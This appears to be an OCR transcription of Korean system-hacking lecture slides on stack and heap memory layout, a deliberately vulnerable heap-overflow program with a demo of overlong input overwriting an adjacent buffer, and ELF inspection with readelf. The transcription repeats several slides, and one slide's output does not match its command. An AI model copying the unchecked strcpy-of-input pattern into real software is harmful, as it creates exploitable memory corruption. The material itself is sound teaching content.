

```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Heap


```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *i = malloc(4);
    int *j = malloc(4);
    free(i);
    int *k = malloc(4);

    return 1;
}
```



메모리 구조

- Heap


```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *i = malloc(4);
    int *j = malloc(4);
    free(i);
    int *k = malloc(4);

    return 1;
}
```



메모리 구조

- Heap


```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *i = malloc(4);
    int *j = malloc(4);
    free(i);
    int *k = malloc(4);

    return 1;
}
```



메모리 구조

- Heap


```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *i = malloc(4);
    int *j = malloc(4);
    free(i);
    int *k = malloc(4);

    return 1;
}
```




취약 프로그램

- 힙 오버플로우

```c
#include <stdio.h>

int main()
{
        char *buf_1 = (char *)malloc(16);
        char *buf_2 = (char *)malloc(16);
        char buf[64];

        strcpy(buf_1, "Hello buf_1 !\n");
        strcpy(buf_2, "Hello buf_2 !\n");

        printf("buf_1 : %s\n", buf_1);
        printf("buf_2 : %s\n", buf_2);

        scanf("%s", buf);
        strcpy(buf_1, buf);

        printf("buf_1 : %s\n", buf_1);
        printf("buf_2 : %s\n", buf_2);

        return 0;
}
```







```
hackability@ubuntu:~/system_hacking/vul_examples$ ./heap_overflow
buf_1 : Hello buf_1 !

buf_2 : Hello buf_2 !

AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
buf_1 : AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
buf_2 : BBBBBBBB
```

리눅스 실행 파일 (ELF) 분석

리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조



리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조 (ELF 헤더)
  - readelf –h <binary>

ELF 헤더	ELF Header
프로그램 헤더	Program Header
프로그램 코드	.text section
글로벌 상수 변수	.rodata section
글로벌 변수	.data section
Import 함수	.got section
	…

```
hackability@ubuntu:~/system_hacking/practice/01$ readelf -h buffer_overflow
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80483a0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          6224 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         31
  Section header string table index: 28
```

리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조 (프로그램 헤더)
  - readelf –l <binary>

ELF 헤더	ELF Header
프로그램 헤더	Program Header
프로그램 코드	.text section
글로벌 상수 변수	.rodata section
글로벌 변수	.data section
Import 함수	.got section
	…

```
hackability@ubuntu:~/system_hacking/practice/01$ readelf -l buffer_overflow

Elf file type is EXEC (Executable file)
Entry point 0x80483a0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x006dc 0x006dc R E 0x1000
  LOAD           0x000f08 0x08049f08 0x08049f08 0x0011c 0x00120 RW  0x1000
  DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0005c8 0x080485c8 0x080485c8 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .jcr .dynamic .got
```

리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조 (섹션 헤더)
  - readelf –S <binary>

ELF 헤더	ELF Header
프로그램 헤더	Program Header
프로그램 코드	.text section
글로벌 상수 변수	.rodata section
글로벌 변수	.data section
Import 함수	.got section
	…

```
hackability@ubuntu:~/system_hacking/practice/01$ readelf -S buffer_overflow
There are 31 section headers, starting at offset 0x1850:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000070 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804823c 00023c 00006c 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482a8 0002a8 00000e 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482b8 0002b8 000030 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482e8 0002e8 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482f0 0002f0 000020 08  AI  5  24  4
  [11] .init             PROGBITS        08048310 000310 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        08048340 000340 000050 04  AX  0   0 16
  [13] .plt.got          PROGBITS        08048390 000390 000008 00  AX  0   0  8
  [14] .text             PROGBITS        080483a0 0003a0 0001b2 00  AX  0   0 16
  [15] .fini             PROGBITS        08048554 000554 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048568 000568 00005e 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        080485c8 0005c8 000034 00   A  0   0  4
  [18] .eh_frame         PROGBITS        080485fc 0005fc 0000e0 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [21] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 00001c 04  WA  0   0  4
  [25] .data             PROGBITS        0804a01c 00101c 000008 00  WA  0   0  4
  [26] .bss              NOBITS          0804a024 001024 000004 00  WA  0   0  1
  [27] .comment          PROGBITS        00000000 001024 000034 01  MS  0   0  1
  [28] .shstrtab         STRTAB          00000000 001746 00010a 00      0   0  1
  [29] .symtab           SYMTAB          00000000 001058 000480 10     30  47  4
  [30] .strtab           STRTAB          00000000 0014d8 00026e 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

리눅스 실행 파일 (ELF) 분석 방법

- ELF 구조 (섹션 헤더 덤프)
  - readelf –x(n) <binary>

ELF 헤더	ELF Header
프로그램 헤더	Program Header
프로그램 코드	.text section
글로벌 상수 변수	.rodata section
글로벌 변수	.data section
Import 함수	.got section
	…

```
hackability@ubuntu:~/system_hacking/practice/01$ readelf -S buffer_overflow
There are 31 section headers, starting at offset 0x1850:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000070 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804823c 00023c 00006c 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482a8 0002a8 00000e 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482b8 0002b8 000030 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482e8 0002e8 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482f0 0002f0 000020 08  AI  5  24  4
  [11] .init             PROGBITS        08048310 000310 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        08048340 000340 000050 04  AX  0   0 16
  [13] .plt.got          PROGBITS        08048390 000390 000008 00  AX  0   0  8
  [14] .text             PROGBITS        080483a0 0003a0 0001b2 00  AX  0   0 16
  [15] .fini             PROGBITS        08048554 000554 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048568 000568 00005e 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        080485c8 0005c8 000034 00   A  0   0  4
  [18] .eh_frame         PROGBITS        080485fc 0005fc 0000e0 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [21] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 00001c 04  WA  0   0  4
  [25] .data             PROGBITS        0804a01c 00101c 000008 00  WA  0   0  4
  [26] .bss              NOBITS          0804a024 001024 000004 00  WA  0   0  1
  [27] .comment          PROGBITS        00000000 001024 000034 01  MS  0   0  1
  [28] .shstrtab         STRTAB          00000000 001746 00010a 00      0   0  1
  [29] .symtab           SYMTAB          00000000 001058 000480 10     30  47  4
  [30] .strtab           STRTAB          00000000 0014d8 00026e 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
